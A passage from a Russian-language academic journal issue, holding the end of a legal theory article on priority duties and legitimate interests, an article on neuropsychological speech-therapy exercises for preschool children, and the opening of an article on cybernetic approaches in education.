На уровне законодательства выясняется, что в Российской Федерации и Республики Казахстан термин «законные интересы» употребляется в одном ряду с правами в нормативных правовых актах. Например, в Конституции Российской Федерации [2, ст.36, ст.55], хотя в Конституции Республики Казахстан нет упоминания о законных интересах, но на уровне основных кодексов данный феномен мно-

гочисленно фиксируется (Гражданский кодекс РК ст. 9 п.1; ст. 11 п.1, п.2; Уголовный кодекс РК ст.2 п.1; Уголовно-процессуальный кодекс РК ст. 7 п.32; Трудовой кодекс РК ст.22. п.14, ст.23 п.8). Присутствие в законодательных актах данной категории и в то же время отсутствие единой дефиниции и подходов к соотношению с иными правовыми явлениями продолжают вызывать интерес в научных кругах к проблематике. В трудах российских правоведов Ю. С. Гамбарова [3, с. 377], А. А. Рождественского [4, с. 128], Г. Ф. Шершеневича [5, с. 179] были определены и намечены тенденции к исследованию категории «законных интересов», продолжили исследование различных аспектов вопроса в науке советского периода (Н. В. Витрук, В. И. Каминская, В. И. Курляндский, Н. И. Матузов, В. П. Озеров, Н. А. Шайкенов) [6]. На современном этапе проблематика продолжает оставаться актуальной, что освещается в ряде монографий, статей следующих авторов: А. В. Малько, В. В. Субочев, А. М. Шериев, С. А. Филипов, Е. А. Цветкова и др. [7].

В рамках нашего исследования рассмотрим данную категорию в ракурсе взаимодействия с приоритетной обязанностью.

Поясним, что под феноменом «приоритетная обязанность» понимается разновидность юридической обязанности, которая проявляется в выборе последовательности действий правообязанным лицом с учетом установленных государством приоритетов, зафиксированных в нормативно-правовых актах, в соответствующий период развития общества. В настоящее время цели и направления приоритетной обязанности согласовываются с идеей антропогуманизма, в складывающейся картине мире центральное место занимает человек, утверждаются и законодательно закрепляются принципы гуманизма, соответственно приоритетные обязанности направлены на обеспечение высших ценностей (жизни человека, его прав и др.).

На современном этапе указанные тенденции находят подтверждение в обозначаемых первыми руководителями стран приоритетах политики государств. Так, 27 января 2021 года Президент России В. В. Путин выступил с речью на Всемирном экономическом форуме в Давосе, где озвучил приоритеты, которые выстроены вокруг человека (необходимость комфортной среды; достойный уровень жизни; получение качественной, эффективной медицинской помощи; возможность обучения и реализации потенциала каждым гражданином) [8].

Президент Республики Казахстан К. К. Токаев обозначил следующие приоритетные задачи**:** повышение доходов населения, искоренение коррупции, реформирование судебной и правоохранительной системы, открытие новых рабочих мест для населения и обеспечение достойных заработных плат, решение жилищных вопросов, справедливая социальная политика [9].

Реализация указанных приоритетов происходит посредствам исполнения приоритетных обязанностей, за счет которых обеспечиваются не только права граждан, но и охватывается законные интересы.

Для дальнейшего сравнительного анализа выделим характеристики присущие приоритетной обязанности, в том числе системные (временные и исторические) аспекты. Временные рамки, возможно рассматривать в двух плоскостях:

- первая обозначает, что данные обязанности объективно существуют на протяжении периода, с момента их приобретения субъектом до прекращения действия в связи с лишением или сменой специального правового статуса;
- вторая связана с принятием решения субъектом по исполнению приоритетных обязанностей то есть внеочередными, первоочередными, незамедлительными действиями.

Исторический аспект отличает:

- вариабельность, смена идеологической системы, соответственно ценностных ориентиров, господствующих в обществе и поддерживаемых государством;
- обусловленность от общесложившегося социального мнения;
- созависимость от развития государственно-правовых институтов;
- непрерывность, существование во все исторические периоды.

Кроме того, перечислим качественные характеристики «приоритетной обязанности»:

- абсолютность, выражающаяся в строго определенных действиях субъекта, которые регламен-

тируемы законодателем.

- непреложность, данный вид не предусматривает добровольного отказа от выполнения, либо делегирования исполнения, как например при почётной обязанности [10, с. 33].

- аксиологическая направленность, способствует росту правовой ответственности субъектов, через проявление самостоятельности и осознанности исполнения обязанностей; нацеленность на достижение справедливости, соблюдение равноправия и законности; устранение допущенных нарушений прав; обеспечение высших ценностей общества (жизнь, свобода человека и др.).

- социально - чувствительный характер, так как уровень исполнения «приоритетных обязанностей» является показателем удовлетворения потребностей и интересов общества. Факты их неисполнения, и в том числе даже латентные, способствуют снижению уровня доверия со стороны граждан к государственной власти.

Определим точки соприкосновения рассматриваемых феноменов. Во-первых, обе категории – это элементы, входящие в состав специального правового статуса [11], в котором с помощью рассматриваемых, а также иных элементов (права, обязанности, ограничения, запреты, ответственность, правовые преимущества) отражается положение личности в обществе, которое обеспечивается и гарантируется государством. «Приоритетная обязанность» и «законный интерес» прямо и непосредственно влияют на правовое положение личности в обществе, упрочивают, либо ослабляют его.

Законные интересы и приоритетная обязанность довольно абстрактные категории, в нормах права мы не найдем подробного отражения или перечисления оных. Одной из причин чему служит факт, что оба феномена достаточно объемны. При этом незафиксированные прямо они признаются, защищаются и обеспечиваются государством [12].

Взаимосвязь также прослеживается в том, что «приоритетная обязанность» включает в себя два вида интересов как у правообязанного лица, так и субъектов, вовлеченных в правовой процесс. Законный интерес у правообязанного лица связан с непосредственным исполнением обязанности, ее сроком, качеством, целям, последствиям. Защита данного интереса гарантируется государством. Неисполнение или недолжное исполнение приоритетной обязанности вызывает негативную реакцию со стороны общественности. Полагаем, что одной из причин столь активной рефлексии общества, где большинство не прямые участники правоотношений, является то, что в данном случае прослеживается нарушение законных интересов различных категорий, опосредованно участвующих в процессе.

Например, в Гражданском кодексе РФ закреплено право лица на компенсацию причиненного ему морального вреда [13, ст. 1101]. Судебный орган, исполняя приоритетную обязанность по равноправному, независимому, справедливому осуществлению защиты прав и законных интересов участвующих сторон должен выносить решение о ее размере с учетом имущественного положения виновного лица и характера причиненного ущерба чрезмерно. Тогда как настаивать на более высокой сумме, законный интерес потерпевших. В случае вынесения явно несправедливого решения, либо игнорировании законных интересов, к оценке исполнения обязанностей судьей вместе с потерпевшим опосредовано примыкают иные граждане. Круг оценивающих может значительно расшириться по средствам информационных технологий, социальных сетей и т.д. Так как, для субъектов законные интересы отражают стремления и желания, выражающиеся в форме перспективы обретения права.

Обе категории и «приоритетная обязанность», и «законный интерес» ярко проявляют себя как регуляторы, создающие правовой баланс между гражданами, обществом и государством. Нарушения, допускаемые при реализации или воплощении каждого, сбивают балансировку и приводят к определенным негативным последствиям от правового нигилизма до протестных акций. Можно сказать, что взаимосвязь законных интересов и приоритетной обязанности наиболее наглядно определяется на примере, от обратного, то есть, при нарушении одной из позиций. Приведем пример, согласно ФЗ «Об основах охраны здоровья граждан в Российской Федерации» [14, ст.7] установлен приоритет охраны здоровья детей, обозначены приоритетные права детей при оказании медицинской помощи, соответственно приоритетной обязанностью выступают действия, направленные на обеспечение данных прав. В случае неисполнение или недолжного исполнения приоритетных обязанностей будут нарушены законные интересы в данном случае родителей, либо законных представителей по оказанию квалифици-

рованной помощи ребенку. Таким образом, исполнение приоритетной обязанности затрагивая законные интересы, тем самым расширяет круг субъектов, которые заинтересованы в конечном результате, в том числе получении благ. Соответственно влияние на социальную среду при исполнении приоритетной обязанности возрастает в несколько раз.

Оба феномена выступают как стимулы и ограничения, оказывая непосредственное влияние на действия, поведение субъектов. Согласимся с выводами В. В. Субочева о том, что законный интерес стимулирует своего носителя к конкретному варианту поведения, к достижению определенных социальных благ, с другой стороны ограничивает поведение определенных лиц, которые препятствуют своими действиями реализации законного интереса [15, с. 197]. Стимулами для исполнения приоритетной обязанности выступают преимущества, гарантированные государством. В том числе компенсационные (т.е. материального характера), например, для отдельных категорий сотрудников органов внутренних дел Республики Казахстан предусматривается компенсация денежных расходов на оплату коммунальных и иных услуг [16].

Предписывая четкий круг действий по исполнению приоритетной обязанности и предусматривая санкции за ее неисполнение, законодатель соответственно ограничивает субъекта. Законные интересы также ограничиваются существующими нормами, рамками законодательно установленных положений [15, с. 102], при нарушении которых возможно говорить уже о злоупотребление правом.

В то же время фиксирование, признание, субъективных прав и законных интересов, равно как закрепление и последующая целенаправленная реализация приоритетных обязанностей являются различной формой охраны и защиты интересов индивидуумов со стороны государства. В том же ФЗ «Об основах охраны здоровья граждан в Российской Федерации» закреплен приоритет профилактики в сфере охраны здоровья, соответственно приоритетные обязанности государственных органов, учреждений, организаций направленные, в том числе на осуществление мероприятий по сохранению жизни и здоровья граждан в процессе их обучения и трудовой деятельности [14, ст.12] будут обеспечивать помимо прав, еще и целый ряд законных интересов широкого слоя населения, в том числе на поддержание и не ухудшение экологической обстановки, полноценном отдыхе, качественном питании и т.д.

Касаясь различий, обратим внимание на то, что законный интерес носит более общий характер, им обладает не один конкретный субъект [17, с. 31-33], в то время как «приоритетная обязанность» персонифицированная категория.

Наличие законного интереса не подразумевает возникновение возможности требовать определенного и желаемого поведения от других лиц, т.е. не вызывает непосредственно возникновение обязанности. В то же время при реализации приоритетной обязанности обеспечивается возможность удовлетворения законных интересов. При этом сам субъект бездействует, что по выражению В. В. Субочева является «наряду с активными правомерными действиями формой развития той возможности, которая направлена на удовлетворение потребностей субъекта» [18, с. 81].

Подводя некоторые итоги, с учетом невозможности в рамках одной статьи изложить все аспекты соотношений «приоритетной обязанности» и «законных интересов» необходимо подчеркнуть, что приоритетная обязанность и законные интересы взаимосвязаны, созависимы, но не коррелируются как это прослеживается с субъективными правами. Обе категории выступая в качестве способов правового регулирования соответственно обладают высокой степенью социального воздействия, что определяет важность дальнейших исследований данных феноменов.

Список источников

1. Липинский Д. А. Юридическая ответственность и безответственность как парные юридические категории // Юридическая наука и правоохранительная практика. – 2019. – №2(48) – С.6–24; Малько А. В. Стимулы и ограничения в праве. М.: Юристъ. 2005. – 250 с. С. 109–127; Нырков В. В. Поощрение и наказание как парные юридические категории: автореф. … канд. юрид. наук. Саратов, 2003; Репьев А.Г. «Приоритет» и «паритет» как парные правовые категории (доктринальное толкование с содержательных и технико-юридических позиций) // Вестник Российской правовой академии. – 2021. – № 1. – С. 7–15.

2. Конституция Российской Федерации. Принята всенародным голосованием 12 декабря 1993 года с изменениями, одобренными в ходе общероссийского голосования 1 июля 2020 года. [электронный ресурс] – Режим доступа: URL: http://kremlin.ru/acts/constitution (8.04.2022).

3. Гамбаров Ю. С. Курс гражданского права. Часть общая. Т. 1. СПб. – 1911. – С. 377.

4. Рождественский А. А. Основы общей теории права. М. – 1912. – 160 с.

5. Шершеневич Г. Ф. Общая теория права: Учебное пособие. В 2-х т. Т.2. М. Изд-во «Юридический колледж МГУ». – 1995. – 362 с.

6. См. Витрук Н. В. 1) Основы теории правового положения личности в социалистическом обществе. М.: Издательство «Наука». – 1979. – 232 с. С. 147–159; 2) Правовой статус личности в СССР. М., Юрид.лит. – 1985. – 176 с. С. 34–35; Каминская В. И. В чем значение процессуальных гарантий в советском уголовном процессе // Советское государство и право. – 1950. – № 5. С. 53; Курляндский В. И. Советский закон на страже интересов личности. М. – 1954. – 84 с. С. 55; Матузов Н. И. 1) Субъективные права граждан СССР. Саратов. Приволжское книжное издание. – 1966. – 190 с. С. 118–130; 2) Личность. Права. Демократия. Теоретические проблемы субъективного права. Саратов. – 1972. – 295 с. С. 208–219; 3) Правовая система и личность. Саратов. – 1987. – 295. С. 111–143; Озеров В. П. Правовое положение личности в СССР. М. – 1958. – 32 с. С. 22, 26, 28, 30, 31; Шайкенов Н. А. Правовое обеспечение интересов личности. Свердловск. Изд-во Урал. ун-та. – 1990. – 200 с. С. 162–185.

7. См. Малько А. В., Субочев В. В., Шериев А. М. Права, свободы и законные интересы: проблемы юридического обеспечения: монография. М.: Норма: ИНФРА-М, 2015. – 192 с.; Филиппов С. А. Законный интерес в семейном праве // Вестник Саратовской государственной юридической академии. – 2017. - №4 (17). С.113-117; Цветкова Е. А. Категория законного интереса в юридической науке // Журнал российского права. – 2016. - № 3. – с. 37–45.

8. Официальный сайт Президента Российской Федерации. Сессия онлайн-форума «Давосская повестка дня 2021» [электронный ресурс]. – Режим доступа: URL: http://www.kremlin.ru/events/president/news/64938 (4.04.2022).

9. Как изменить систему: 10 задач поставленных Президентом Токаевым [электронный ресурс] – Режим доступа: URL: https://www.zakon.kz/4974151-kak-izmenit-sistemu-10-zadach.html (1.03.2022).

10. Репьев А. Г. Почётные права и обязанности: доктрина, практика, техника // Вестник Санкт-Петербургского университета МВД России. – 2021. – № 1 (89).

11. См. Байтин М. И. Вопросы общей теории государства и права. Саратов: Изд-во ГОУ ВПО «Саратовская государственная академия права». – 2006. – 400 с. С. 354–355; Гладышева О. В. Теоретическая модель механизмов обеспечения прав и законных интересов человека и гражданина в уголовном судопроизводстве: автореф. дис. … д-ра юрид. наук. М., 2013. С. 16; Лазарев В. В. Общая теория права и государства. 4-е изд. М.: Юристъ, – 2007. – 575 с. С. 505; Ромашов Р. А. Теория правового статуса осужденного // Вестник Кузбасского института. – 2013. – № 3 (16). – 21-29 с. С. 23; Репьев А. Г. Преимущества в российском праве: теория, методология, техника: дис …доктор.юрид.наук. Саратов, – 2020. – С.151.

12. Обзор практики рассмотрения судами дел по спорам, связанным с прекращением трудового договора по инициативе работодателя (утв. Президиумом Верховного Суда РФ 09.12.2020). [электронный ресурс] Информационно-правовой портал «Гарант» – Режим доступа: URL: https://www.garant.ru/hotlaw/federal/1427145/ (8.04.2022).

13. Гражданский кодекс Российской Федерации. Федеральный закон от 30.11.1994 N 51-ФЗ [электронный ресурс] / Официальный сайт компании «КонсультантПлюс». – Режим доступа: URL: http://www.consultant.ru/document/cons_doc_law_5142/ (8.04.2022).

14. Об основах охраны здоровья граждан в Российской Федерации. Федеральный закон от 21.11.2011 N 323-ФЗ (ред. от 26.03.2022) [электронный ресурс] / Официальный сайт компании «КонсультантПлюс». – Режим доступа: URL: http://www.consultant.ru/document/cons_doc_LAW_121895/ (8.04.2022).

15. Субочев В. В. Законные интересы. М.: НОРМА. – 2008. – 496 с.

16. Об утверждении Правил обеспечения служебным жилищем сотрудников органов внутренних дел, исчисления размера, назначения, перерасчета, осуществления, прекращения, приостановления и возобновления жилищных выплат, а также категорий должностей сотрудников органов внутренних дел, имеющих право на получение жилищных выплат. Постановление Правительства Республики Казахстан от 5 августа 2021 года №524. [электронный ресурс] / Информационно-правовая система нормативных правовых актов «Adilet». – Режим доступа: URL: https://adilet.zan.kz/rus/docs/P2100000524 (8.04.2022).

17. Малеин Н. С. Охраняемый законом интерес // Советское государство и право. – 1980. – №1.

18. Субочев В. В. Законные интересы в механизме правового регулирования. М.: Юристъ. – 2007. – 188 с.

© Хрони Н.Н., 2022.

ПЕДАГОГИЧЕСКИЕ НАУКИ

УДК 373

ИСПОЛЬЗОВАНИЕ НЕЙРОПСИХОЛОГИЧЕСКИХ ПРИЕМОВ В РАБОТЕ УЧИТЕЛЯ-ЛОГОПЕДА С ДЕТЬМИ С НАРУШЕНИЯМИ РЕЧИ

ВАЙС МАРИНА НИКОЛАЕВНА
учитель-логопед
МБДОУ детский сад № 7 комбинированного вида станица Старощербиновская

Аннотация: В статье освещена актуальность нейропсихологического метода в логопедической работе. Приведены варианты упражнений, применяемые логопедом ДОУ для коррекции речевых нарушений у детей и стимулирования их речевой активности.
Ключевые слова: нейропсихология, дети с нарушением речи, упражнения, логопед, коррекция.

THE USE OF NEUROPSYCHOLOGICAL TECHNIQUES IN THE WORK OF A SPEECH THERAPIST WITH CHILDREN WITH SPEECH DISORDERS

Weiss Marina Nikolaevna

Annotation: The article highlights the relevance of the neuropsychological method in speech therapy work. The variants of exercises used by the speech therapist of the DOE to correct speech disorders in children and stimulate their speech activity are given.
Keywords: neuropsychology, children with speech disorders, exercises, speech therapist, correction.

В настоящее время в системе воспитания и обучения детей дошкольного возраста выросло их количество, имеющих речевую патологию и трудности в овладении письмом и чтением.

Речь – это высшая психическая функция, которая является главным средством выражения мысли. При мозговых дисфункциях она страдает в первую очередь. И здесь имеет место нарушению всех базовых компонентов речи: звукопроизношение, фонематический слух, грамматический строй, словарный запас и связная речь.

Речевые нарушения – это отклонения в речевом развитии, которые препятствуют речевому общению.

Становление речи – это комплексный процесс, на ее формирование влияют психологические и анатомические особенности. Причин нарушения речи у детей дошкольного возраста довольно много: это генетика, патология в родах, перенесенные заболевания, дефект формирования нервной системы во внутриутробном периоде, социальные факторы. Учитывая перечисленные особенности нарушения речи у детей необходимо подключать разные методики и технологии логопедической работы при коррекции нарушений. Я хочу более подробно остановиться на новейшем направлении в коррекционно-развивающем и здоровьесберегающем обучении - нейропсихологии.

Нейропсихология – это отрасль психологической науки, изучающая мозговые механизмы психических процессов на материале локальных поражений мозга.

Создателями нейропсихологии является Александром Романовичем Лурия и Лев Семёнович Выготский.

Нейропсихологическая коррекция является отличным дополнением к основной коррекционной

программе, и реализуется не вместо нее, а вместе с ней. Нейропсихология открывает перспективы в познании речевых патологий. Нейропсихологический подход в работе логопеда помогает, определить незрелость всех психических функций и создать индивидуальный образовательный маршрут ребенка для дальнейшего его обучения.

Нейрокоррекция проводится в форме игровых занятий, двигательных и дыхательных упражнений, упражнения на развитие речи и артикуляции.

Нейропсихология позволяет понять мозговые механизмы различных нарушений развития, анализировать структуру дефекта пострадавших функций, понять структуру вторичных и первичных симптомов, для понимания компенсаторных перестроек и выборов методов, направленного воздействия.

Существующие нейропсихологические упражнения развивают:

1. речь;
2. память, внимание, мелкую и общую моторику, умение ориентироваться в пространстве;
3. взаимодействие полушарий;
4. эмоциональную устойчивость;
5. мыслительную деятельность;
6. процесс чтения и письма;

Приведённые примеры некоторых упражнений можно использовать в логопедической работе с детьми с нарушением звукопроизношения.

1. Серия упражнений, которые развивают межполушарное взаимодействие:

1.1. Упражнения на балансировочной доске: ребенок должен балансируя на доске, удержать положение своего тела и выполнять определенные задания.

1.2. Двуручное рисование: упражнение «Двойной рисунок» - способствует осознанию движения и ориентации тела в пространстве, активизирует мозг для координации «руки-глаза», в разных зрительных полях.

2. Дыхательные упражнения активизируют работу полушарий головного мозга. При выполнении упражнений нужно внимательно следить, чтобы диафрагма и плечи не поднимались. Каждое упражнение повторять 3-5раз. Варианты упражнений:

2.1. Дыхательное упражнение с движением. Прямые руки вытянуты вперёд или в стороны, ладони смотрят вниз. С вдохом поднять левую кисть вверх, одновременно опуская правую кисть вниз. С выдохом левая кисть идёт вниз, правая вверх.

2.2. Сделать полный выдох, набрать воздух медленно через нос, следя за тем, чтобы передняя брюшная стенка выдавалась вперёд. При этом увеличивается объём лёгких, грудная клетка расширяется. На 2-5

секунде, задержать воздух, затем начать выдох ртом с подтягиванием брюшной стенки; в конце выдоха опускается грудь.

3. Глазодвигательные упражнения. Помогают расширить объём зрительного восприятия и влияют на функции речи, внимания и памяти. Тонизируют мышцы, управляющие движением глаз, активизируют кровообращение, снижают умственное утомление.

3.1. Упражнение «Глаз – путешественник». В разные углы кабинета развешиваются карточки, с изображением любого предмета. Ребенок стоит и, не поворачивая головы должен найти глазами тот или иной изображенный на картинке предмет, названный логопедом.

3.2. Упражнение «На лесной опушке» можно использовать при автоматизации звука Ш в словах:

Белка по деревьям скачет,
И в дупле орехи прячет. (Движение глазами вверх - вниз по дорожке)
Пчёлки летают вперёд и назад,
Мёд принести они в улья спешат! (Движения глаз вправо-влево)
Посмотри, над цветущим лужком
Бабочки летают кругом! (Круговые движения глаз)
Это что за чудеса?
Зайца хочет съесть лиса.

Но он убежит от беды,
Запутает умело следы. (Рисовать глазами восьмёрку по горизонтали)
А сейчас зажмурим глазки,
Поморгаем много раз,
Весёлая гимнастика
Сохранит здоровье глаз!

3.3. Зрительная гимнастика «Лиса» - используется при автоматизации звука С:
Са- са- са – вот идёт лиса. (глаза «моргают»)
Сы- сы- сы – хвост пушистый у лисы.
Су-су- су- видим мы лису. (глаза закрыты)
Са- са- са – лисонька – краса.
Глазки открываются – дети улыбаются.

3.4. Упражнение «Часовщик» - используется при автоматизации звука Ч:
Часовщик прищурив глаз, (закрыть правый глаз)
Чинит часики для нас (открыть правый глаз)
Повторить упражнение с левым глазом.

3.5. Упражнение «Воздушный шар» - используется при автоматизации звука Ш. Ребенку нужно проследить за движением воздушного шара только глазами, держа голову прямо и не поворачивая её. Направление движения: вверх, вниз, влево, вправо.

4. Серия упражнений для развития артикуляции. Большая часть моторной коры мозга участвует в мышечных движениях полости рта - артикуляция её активизирует.

4.1. «Улыбочка»: ребенок левой рукой катает мяч по столу в направлении вперед-назад, а правой рукой катает мяч по животу по круговому движению. Продолжает катать, в это время губы должны улыбаться.

4.2. «Веселая и грустная лошадка»: ребенок берет мяч, который расположен слева от мягкого мячика. На раз мяч берёт в правую руку, улыбается и цокает, на два - мяч передаётв левую руку, при этом губы тянем вперед и цокаем.

4.3. «Трубочка»: ребенок правой рукой катает мяч по столу в направлении вперед-назад, а левой рукой катай колючий мяч по правой коленке по круговому движению. Продолжает катать, в это время губы должны вытянуться в трубочку вперед.

5. Серия кинезиологических упражнений помогающие активизации мыслительной деятельности: позволяют улучшить память, внимание, речь, мелкую моторику, снизить утомляемость:

5.1. Упражнение «Кулак-ребро» - можно использовать для дифференциации звуков. (Например, педагог говорит ребенку: если услышишь звук р – ставь кулак, если услышишь звук л – ребро).

5.2. Упражнение «Зеркальное рисование» - ребенку предлагается взять в обе руки карандаши и начать одновременное рисование обеими руками зеркально-симметричные буквы на листе бумаги.

5.3. Упражнение «Попробуй - повтори» - ребенок должен воспроизвести положение рук или позу, которую он видит на карточке. Выполняя упражнение, ребенок может одновременно проговаривать слова с автоматизируемым звуком.

5.4. Логопедические нейротетради для автоматизации и дифференциации звуков: позволяют воздействовать на развитие познавательных процессов, общей и мелкой моторики, мыслительной деятельности, улучшить звукопроизношение.

5.5. Рисунки и буквы на спине и на ладонях.

5.6. Письмо в воздухе. Прописывание ребенком в воздухе отдельных букв. Сначала последовательно каждой рукой, затем двумя руками одновременно и снова каждой рукой.

5.7. Телесные фигуры, буквы и цифры. Придумывание вместе с ребенком, как можно изобразить пальцами рук, а также всем телом фигуры, буквы и цифры.

5.8. «Бровь – Погоны» - ребенок указательным пальцем правой руки прикасается к левой брови, если услышит звук р. Пальцы левой руки кладутся на правое плечо – «Погоны», если услышит звук л. Хлопок. Затем движения повторяются, меняя руки.

6. Игры с мячами представляют многообразие вариантов. Например:
6.1. Если услышишь звук р, то отбивай мяч левой рукой, если звук л – правой;
6.2. С мячиком играй, звуки, слоги, слова повторяй;
6.3. Лови мяч, бросай и слово новое называй (каШки – каСки, уСы – уши, Раки – Лаки, …);
6.4. Если услышишь согласный звук– мячик ты кати, гласный звук – мячик ты держи;
6.5. Мяч бросаю овощи (можно взять любую лексическую тему) называю;
6.6. Мяч подбрось столько раз, сколько слогов в слове и т.д.

Эти и многие другие упражнения помогут специалисту при коррекции нарушений внести разнообразие в работу, сделать коррекционные занятия для ребенка интереснее, повысив тем самым результативность работы.

В работах Т.В. Ахутиной, Н.М. Пылаевой, А.Е. Соболевой, Е.Н. Емельяновой представлено множество упражнений, которые можно адаптировать к логопедическим занятиям. Их применение повышает интерес и мотивацию к логопедическим занятиям, у детей развиваются все когнитивные функции, стабилизируется психическое состояние. А логопед может творчески подойти к планированию коррекционных занятий для достижения более высоких результатов коррекционной работе.

Список источников

1. Визель Т.Г. Основы нейропсихологии: учеб. для студентов ВУЗов. – М.: АСТ Астрель Транзиткнига, 2005
2. Лурия А. Р., Цветкова Л. С. Нейропсихология и проблемы обучения в общеобразовательной школе. – М. : 1996. – 64 с
3. Актуальные проблемы нейропсихологии детского возраста. Учебное пособие (Л.С. Цветкова, Лурия А.Р., Семенович А. В., Котягина С.Н., Гришина Е.Г.) М., 2001
4. Семенович А.В. Нейропсихологическая коррекция в детском возрасте. М., 2011
5. Глозман Ж.М. Нейропсихология детского возраста. М. Издательский центр « Академия» 2002
6. Колганова В. С. Нейропсихологические занятия с детьми. М..Айрис–пресс, 2015

УДК 37.013

ВОЗМОЖНОСТИ КИБЕРНЕТИЧЕСКОГО ПОДХОДА В ОБРАЗОВАНИИ

КОВЛАКАС ЕЛЕНА ФЕДОРОВНА,
к.филол.н., доцент
ЯБЛОНСКАЯ ЛЮДМИЛА ВАЛЕРЬЕВНА,
д.ф.н., доцент
СОБОЛЕВ КИРИЛЛ РОМАНОВИЧ.
СЛОНОВ ЕВГЕНИЙ МИХАЙЛОВИЧ
курсанты
ФГБОУ ВО «Государственный морской университет имени адмирала Ф.Ф. Ушакова»

Аннотация:Педагогическую кибернетику следует рассматривать как синтез теоретической кибернетики и психологических закономерностей процесса обучения качество процесса образования можно повысить, сочетая традиционную систему (образования – прим. автора) и программно-управляемое обучение. Процессы обучения и воспитания могут рассматриваться как управление развитием личности, раскрытием ее ресурсов и формированием необходимых компетенций, т.е методы кибернетики можно использовать в моделировании образовательного процесса. В педагогической системе неоднократно пытались применить к науке об обучении – педагогике – методы кибернетики как науки об управлении. В настоящее время большое распространение получили теории и методики обучения, основанные на кибернетическом подходе к системе «учитель-ученик» (если речь идет об общеобразовательной школе), «преподователь-студент» (если рассматривается высшая школа) с точки зрения теории управления, т.е. кибернетический подход к процессу обучения/образования.
Ключевые слова: кибернетический подход, педагогическая система, программно-управляемое обучение

OPPORTUNITIES OF CYBERNETIC APPROACH IN EDUCATION

Elena Fyodorovna Kovlakas,
Yablonskaya Lyudmila Valerievna,
Sobolev Kirill Romanovich,
Evgeny Mikhailovich Slonov

Abstract: Pedagogical cybernetics should be considered as a synthesis of theoretical cybernetics and psychological patterns of the learning process, the quality of the education process can be improved by combining a traditional system (education - author's note) and program-controlled learning. Learning and upbringing processes can be considered as the management of the development of a person, the disclosure of its resources and the formation of the necessary competencies, that is, cybernetics methods can be used in modeling the educational process. The pedagogical system has repeatedly tried to apply methods of cybernetics as a science of management to the science of learning - pedagogy. Currently, theories and teaching methods based on a cybernetic approach to the teacher-student system (if we are talking about a comprehensive school), "teacher-student" (if a higher school is considered) from the point of view of management theory, i.e. a cybernetic approach to the learning/education process, have become very widespread.
Keywords: cybernetic approach, pedagogical system, software-controlled training.

Образовательный процесс – это информационный процесс (передачи информации – знаний) и коммуникационный процесс (наличие участников коммуникации).

Следует учитывать, что управление педагогической системой основано на организации учебного процесса: обеспечение обучаемого информацией создания необходимого уровня ее интерпретации, формирования в сознании обучаемого точности отражения действительности («картины мира»). «Управление обучением нельзя рассматривать в виде упрощенной схемы переноса информации от управляющего элемента к управляемому элементу. Помимо преподносимой информации на обучаемого действует множество других факторов, в том числе сказываются его психическое и физическое состояние, знания, мотивация, привычки настроения и т.п. Эти факторы необходимо изучать и знать. Коммуникация между управляющим (преподаватель) и управляемым (студент) элементами является двухсторонний, она осуществляется в условиях действия обратной связи» (Блажей, 1988)

Кибернетический подход в образовании – это:

1. синтез многосторонних процессов воспитания /самовоспитания, обучения/самообучения, обучения/самообучения, реализующихся в педагогической системе ученик (студент) /учитель /(преподаватель) (Писаренко, 2012)

2. Сфера педагогического знания, основанная на закономерностях кибернетики и законах самоорганизаций и саморазвития педагогических систем (Андреев, 1996)

3. «Картина мира», представляющая педагогический процесс как открытую, свободную макросистему, основанную на передаче и усвоении информации. «Переданная обучаемому информация не просто преобразуется, а усваивается. Усвоение – сложный психологический процесс, связанный с вниманием, восприятием, осмысливанием, запоминанием, мотивацией деятельности, и т.д, который происходит у каждого обучаемого по-разному» (Александров, 1979)

4. Программируемое обучение как индивидуальный процесс для каждого обучающегося, т.е. строго расчлененный во времени на элементарные акты обучения: «Важнейшим признаком программированного
обучения служит индивидуализация схемы обучения каждого обучаемого в процессе массового (одновременного) обучения группы учащихся. Существующая педагогическая практика всегда вынуждена ориентироваться на так называемого "среднего ученика» (Гастев, 1964)

5. Способности обучающегося воспринимать информацию. «Процесс обучения подразумевает принятие и усвоение сообщения, только в этом случае сообщение становится для приемников (ученика) сигналами деятельности, т.е. элементами мышления» (Турбович, 1970).

Задачи исследования:

– рассмотреть возможности кибернетического подхода в образовательном процессе;

– показать вероятностные пути повышения эффективности обучения, внедряя мультимедийные технологии, используя их открытость и доступность, изменения видов учебной деятельности при сохранении функции обучающего и обучаемого.

Цель исследования – обоснование кибернетических идей (кибернетического подхода) в образовательном процессе, возможности усложнения передачи знаний при моделировании педагогической системой.

Принципы кибернетики в педагогических системах сформулированы, (Розанова, 2009) и сводятся к установлению закономерностей самоорганизации самой педагогической системы.

Во-первых, принцип разнообразия. Разнообразие управляющей системы (учитель /преподаватель) проявляется в том, что обучающий должен владеть большим объемом информации, умениями ее синтезировать и анализировать, т.е быть «сложно организованной» системой, чтобы управлять деятельностью обучаемого. Этот принцип предполагает постоянное развитие/саморазвитие обучающего («век живи, век учись»), т.е повышение знаний обучаемого требует «усложнения» обучающего, иначе педагогическая система потеряет устойчивость и возможность дальнейшего развития, разрушится сущность управления, нарушится эффективность управления. Педагогическая система потеряет одно звено и будет зависеть от уровня самосознания обучаемого, от его способности к саморазвитию.

Во-вторых, принцип внешнего дополнения: «любая система управления нуждается в “черном ящике” – определенных резервах, с помощью которых компенсируются неучтенные воздействия внешней и внутренней среды» (Розанова, 2009). Ученику /студенту должны быть доступны информация, новые теоретические концепции и методики донесения знаний. т.е. «черный ящик» имеет место быть, но с возможностью его раскрытия и интерпретации.

В третьих, принцип в кибернетическом подходе означает следующее: сумма свойств педагогической системы не является суммой свойств ее элементов (обучающий/обучающийся). «Чем больше система и чем больше различие в размерах между частью и целым, тем выше вероятность того, что свойства целого могут сильно отличаться от свойств частей» (Розанова, 2009). Обучающий, владеющий большим объемом информации, может не владеть методиками ее передачи, что сделает информацию недоступной для познания обучающихся. Или, когда в качестве обучающего выступает ЭВМ, большое количество доступной информации в интернет-пространстве не сделало наше общество интеллектуально развитым.

В-четвертых, принцип декомпозиции и иерархии: в системе управления присутствует субординация: обучаемый-обучающий – завуч/начальник кафедры – директор/декан. У каждого свои задачи и функции в процессе образования.

В-пятых, принцип обратной связи: для того, чтобы понять, насколько обучаемый вовлечен в педагогическую систему, какие трансформации произошли в нем, необходим канал обратной связи: урок/практическое занятие, диктант/тест, самостоятельные или контрольные работы.

В-шестых, принцип активного самодвижения (Украинцев, 1976). В процессе обучения происходит энергетический/информационный обмен: знания обучаемого увеличиваются, при этом знания обучающегося не уменьшаются. Сама педагогическая система обретает упорядоченное состояние.

